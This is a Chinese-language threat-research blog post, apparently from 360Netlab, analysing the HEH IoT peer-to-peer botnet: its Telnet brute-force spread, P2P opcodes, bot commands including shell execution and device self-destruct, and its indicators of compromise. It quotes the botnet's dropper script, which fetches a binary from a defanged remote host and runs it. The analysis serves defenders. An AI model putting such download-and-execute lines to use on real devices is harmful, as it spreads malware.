Import 2022-11-30 11:16

HEH Botnet, 一个处于开发阶段的 IoT P2P Botnet

JiaYu
Nov 9, 2020 • 10 min read

概述

近期 360Netlab 未知威胁检测系统捕获到一批未知恶意家族的样本，这一批样本支持的 CPU 架构有 x86(32/64), ARM(32/64), MIPS(MIPS32/MIPS-III) 以及 PPC，经过我们分析，将其命名为 **HEH Botnet**。HEH 是一个由 Go 语言编写的 IoT P2P Botnet，它的 P2P 协议不基于公开的任何 P2P 协议，而是自研协议。HEH 现阶段会通过暴力破解 **23/2323** 两个端口的 **Telnet** 服务来传播，而不针对特定设备。

基于以下两点，我们认为它还处于开发测试阶段：

1. 整个僵尸网络的运作机制还不太成熟；
2. 部分指令还未实现。

根据 go_parser 的解析结果，我们捕获的 HEH 样本由 **Go 1.15.1** 构建，构建样本用到的源码文件列表如下：


```
/mnt/c/Users/brand/go/src/heh/attack.go
/mnt/c/Users/brand/go/src/heh/commands.go
/mnt/c/Users/brand/go/src/heh/structFun.go
/mnt/c/Users/brand/go/src/heh/cryptotext.go
/mnt/c/Users/brand/go/src/heh/httpserver.go
/mnt/c/Users/brand/go/src/heh/killer.go
/mnt/c/Users/brand/go/src/heh/main.go
/mnt/c/Users/brand/go/src/heh/network.go
/mnt/c/Users/brand/go/src/heh/peerlist.go
/mnt/c/Users/brand/go/src/heh/portkill.go
```

```
/mnt/c/Users/brand/go/src/heh/services.go
/mnt/c/Users/brand/go/src/heh/telnet.go
```

注意到该样本内部的项目名为 **heh**，正是因此，我们把它命名为 **HEH Botnet**。根据源码文件路径的特征，我们还可以确认的一点是，该家族样本是作者在 Windows 平台的 WSL 环境中构建而来。

功能简述

HEH Botnet 的样本包含三个功能模块：传播模块、本地 HTTP 服务模块和 P2P 模块。概要流程图如下：



详细分析

起始阶段

我们捕获的 HEH Botnet 样本最初由一个名为 **wpqnbw.txt** 的恶意 Shell 脚本下载并执行的，该恶意 Shell 脚本会依次下载并执行所有 CPU 架构的恶意程序，恶意脚本和二进制程序都托管在 **pomf.cat** 站点。**wpqnbw.txt** 的开头部分内容(后续内容类似)：

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
wget hxxp://a.pomf.cat/xggxyk
busybox wget hxxp://a.pomf.cat/xggxyk
chmod 777 xggxyk; busybox chmod 777 xggxyk; sh xggxyk "$1 3"
```

恶意样本启动时传入的参数，第一个参数为一个 IP 地址，默认是本机外网 IP，理论上也可以是某个 Peer 的 IP 地址；第二个参数为 Daemon Flag，如果设置该参数为 **3**，样本启动后将会以守护进程的方式运行。

样本启动后，会根据端口号 Kill 掉一系列服务进程：

然后，HEH 样本会在本地的 **:80** 端口启动一个 HTTP Server：

这个 HTTP Server 的初始状态会设置 `:80/0` ~ `:80/9` 共 10 个 URI，对应 8 种语言的 《世界人权宣言》 和 2 个空内容。其中 `:80/0` 返回的是中文版的《世界人权宣言》：

8 种语言的《世界人权宣言》：

这些初始状态的《世界人权宣言》内容，很快就会被样本从 Peer 的 HTTP 服务端口拉取的数据覆盖掉，也可以通过 P2P 协议中的特定指令来更新这些内容。

P2P 模块

HEH Botnet 的 P2P 模块初始化时，有两个关键步骤：

1. 初始化 Peer List 对象，该对象是一个 Slice 类型的全局变量，初始长度为 **1000**。Go 语言定义如下：

```
package main
import "net"

type Peer struct {
        addr                net.UDPAddr
        expirationTimer uint8
}

var peerList []Peer
```

2. 更新 HTTP 响应数据。通过向 `argv[1]` **:80** 端口的 HTTP 服务请求 0~9 的 HTTP URI，来更新自己相应的数据。根据样本行为来看，后续这里更新的数据，是可执行的二进制文件。

HEH Botnet 的 P2P 模块，主要由 3 个组件构成：

1. Ping 组件：间隔 10s 每轮，每轮里隔 0.1s 依次向每个 Peer 的 UDP 服务端口发 **Ping** 指令；
2. Peer 更新组件：间隔 10s 每轮，每轮里隔 0.1s 随机向一个 Peer 的 UDP 服务端口发 **Peer Upate** 指令，对端收到该指令后，会检查自己的 Peer List 是否已包含该 Peer 地址信息，不包含的话则把该 Peer 地址信息加入自己的 Peer List；
3. UDP 服务监听组件：HEH Botnet 的本地 Peer 服务是一个 UDP 服务，该服务监听其他 Peer 发来的数据或指令，解析指令后进行相应的操作。

这里重点介绍 HEH Botnet 的 UDP 服务监听组件。该组件有两个关键功能点：**UDP 服务端口号生成和指令解析**。

HEH Botnet 的 UDP 服务端口不是固定不变的，也不是随机生成的，而是根据 Peer 自己的公网 IP 进行数字计算得出。HEH Bot 每次收到一个新 Peer 的 IP 地址，都会根据该算法计算出 Peer 的 UDP 端口，并把这些信息打包存入自己的 Peer List 中。该端口生成算法在函数 **main.portGenerator()** 中实现，关键部分如下：

HEH Bot 可解析的指令，分为两类：P2P 协议相关的功能指令(**Protocol OpCode**)和针对 Bot 的控制指令(**Bot Cmd**)。指令码位于 **UDP 数据的第一个字节**，分类如下：

OpCode指令长度(Bytes)意义操作**2**1Ping向 Peer 回一个 Pong 指令**3**1Pong-**4**1Announce(声明自己是一个 Peer)将 Peer 信息加入自己 Peer List，向 Peer 再回一个 Announce**5**1PeerUpdate(要求对方更新自己的信息)更新 Peer List**1**> 0x229控制 Bot 执行指定 Command解析并执行 Bot Cmd

当指令码为 **1** 的时候，代表该指令为针对 Bot 的控制指令码。此类指令前 0x229 Bytes 内容含义是固定的，其中依次包含校验用到的 Sha256 Value 和 PSS Signature，最后还有 8 Bytes 的额外校验字段；从 0x229 字节往后才是真正的指令数据。以 **7** 号 Bot Cmd(**Cmd.UpdateBotFile**) 为例，指令数据结构如下：

HTH Bot 针对收到的 Bot Cmd 数据的校验分 3 步：

1. 检查指令数据的长度，以及 Extra Flag；
2. 利用 PSS Signature 校验指令数据；
3. 检查最后真实数据的 Sha256 Hash。

后两步逻辑如下所示：

其中，校验 PSS Signature 时用到的公钥为：

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA3c1Jzopt9E4+cDwTMKUo
uBSfu9DoFYctD6OIkiZqE1iF5sJPOr6xhU+nV9sebcAClnO9+6YvlKDIVVwjzNbm
jcfUAYyq8FSLJrifEYvT2LYkYYy/SNKcaaTmAKCJ3ACSXpjhcr6WW5/05ygBShVo
E0q+fVhVTqnkOPpIowuHs9RH0DcuGsxKYXTQizuC0Xa0HrfUrnI7FWNSUfm8v1mA
3FnlikNdTMrlRItnRCGIj+8tyiyvyQAi0/SWrfZLG+HzMgxf+wVBfD9H2XTUcUWX
uoDIlSRIJJkN88dJ+uf1dlHlCqhF9TrimpzALq+OhSd1alUaf+PFINSrjNuIc+wU
9cuYQeD6kMynXu7bKTVqKPz8M0EathmduOthNL7WUhcKUppyyBIfkVmH9cnxWcZu
jPpnGH9n5Djy1QaexRT9JBx7eNSps31cZ9/rQgO05SlA4KFZARCIXNPZmGOZmL8Y
33dPu29ykF02kiOau6SyLgRW2bIudMCrhL82fSo6zSNCXOby8VE3j/BCfn2lx5oI
n5ES65zs2GuF3DGfwheNLiaajV5belCOMCD07TjfBfHJz0hisTy5K1UHItqHSFCa
9EijW7uk416Ulx0HHChKAQJ8Mn2AqD1WBR4Iu20WQENJNIT7ketyCCMwJH0mO3en
LW2/t1GOPfXptXtNmdzp01sCAwEAAQ==
-----END PUBLIC KEY-----
```

HEH Bot 支持解析的 Bot Cmd 有如下几个：

Cmd Code功能**0Restart**: 重启 Bot**2Exit**: 退出运行**3Attack**: 发起攻击（未实现）**4Execute**: 执行 Shell 命令**5Print**: 未实现**6PeerUpdate**: 更新 Peer List**7UpdateBotFile**: 通过指定一个文件下载链接，让 Bot 去下载并更新 Bot 持有的文件内容。该文件会被 Bot 用作 HTTP Response Data**8SelfDestruct**: 启动设备自毁**9Misc**: 未实现

目前来看，对整个 Botnet 最有用的功能是执行 Shell 命令、更新 Peer List 和 UpdateBotFile 这 3 个。代码中的 **Attack** 函数只是预留的空函数，并没有开始实现。由此可见，目前该 Botnet 还是处于扩张阶段，扩张后下一步的功能还没有实现。将来如果作者实现了其中的 **Attack** 指令，将会使 HEH Botnet 变得更加危险。

Bot 内解析 Bot Cmd 的函数为 **main.executeCommand()** ，该函数的整体结构如下：

另外，当 Bot Cmd Code 为 **8** 时，Bot 将会通过下面一系列 Shell 命令实施设备自毁：

传播模块——Telnet 服务暴力破解

在 Bot 把 P2P 模块运行起来之后，会以并行的方式执行针对 23,2323 两个端口的 Telnet 服务暴力破解任务，进而完成自身传播。

首先，Bot 会生成一个随机 IP 地址，然后会检查该 IP 地址是否 **127.0.0.1**：

如果随即生成的 IP 地址不为 **127.0.0.1**，则会先对该 IP 进行扫描，如果在 23 或者 2323 端口开放了 Telnet 服务，就会进入暴力破解阶段。相关的函数如下：

暴力破解 Telnet 服务用到的口令字典以全局 Slice 变量的形式存在，其中用户名 **171** 个，密码 **504** 个：

如果暴破成功，Bot 会让实现主机来访问自己的 HTTP 服务，并执行通过 HTTP 相应获取的文件（即最新的 Bot 样本），从而完成传播：

总结

从 Bot 样本的分析结果来看，Bot 还有不少未完成的功能，有 3 个重要的指令功能并未实现。从它的网络结构来看，虽然 Bot 内部维护了一个 Peer List，并且 Peer 之间也有 Ping<-->Pong 通信，但 Bot 样本只能接收、解析控制指令，能向 Bot 发送真正的控制指令的，依然只有 Bot Master 一个人，即整个 Botnet 还是集中式控制模式。另外，通过本地 HTTP Server 来承载样本自身传播的机制还不完善。所以我们认为 HEH Botnet 还处于开发、测试的初期。

不过由于它支持的指令功能之丰富，内部代码清晰的模块化架构，以及还有破坏性极高的设备自毁功能，我们认为这是一个值得持续关注的 Botnet。

联系我们

感兴趣的读者，可以在 twitter 或者在微信公众号 **360Netlab** 上联系我们。

IoC

MD5:

```
4c345fdea97a71ac235f2fa9ddb19f05
66786509c16e3285c5e9632ab9019bc7
6be1590ac9e87dd7fe19257213a2db32
6c815da9af17bfa552beb8e25749f313
984fd7ffb7d9f20246e580e15fd93ec7
bd07315639da232e6bb4f796231def8a
c1b2a59f1f1592d9713aa9840c34cade
c2c26a7b2a5412c9545a46e1b9b37b0e
43de9c5fbab4cd59b3eab07a81ea8715
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Import 2022-11-30 11:16

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

P2P Botnets: Review - Status - Continuous Monitoring

P2P 僵尸网络：回顾·现状·

Botnet

Linux.Ngioweb变种正在攻击IOT设备

背景介绍 2019年6月21日，我们向社区公布了一个新的Proxy Botnet，Linux.Ngioweb的分析报告。 2020年8月4日，360Netlab未知威胁检测系统捕获到一批VT零检测的疑似Ngioweb的ELF文件，经分析，我们确定它们属于同一个变种，简单地将其命名为Ngioweb V2。 2020年8月16日，360Netlab蜜罐系统发现攻击者陆续使用了9个Nday漏洞...

DNSMon

360netlab上线域名IOC（威胁情报）评估标准及评估数据服务

版本一：程序员版 一直以来，由于高门槛，安全圈里对威胁情报质量没有一个很好的评估手段， PR狠的公司的威胁情报就更好么？ 名头响的公司的威胁情报就更好么？ 使用了机器学习人工智能这些热词的威胁情报就更好么？ 拿了一堆排排坐吃果果的奖的公司的威胁情报就更好么？ 难有人能给个说法，所以最后我们看到用户只能回到一个聊胜于无的方法，...

持续监测

See all 249 posts →

Nov 12, 2020 · 35 min read

Nov 2, 2020 · 4 min read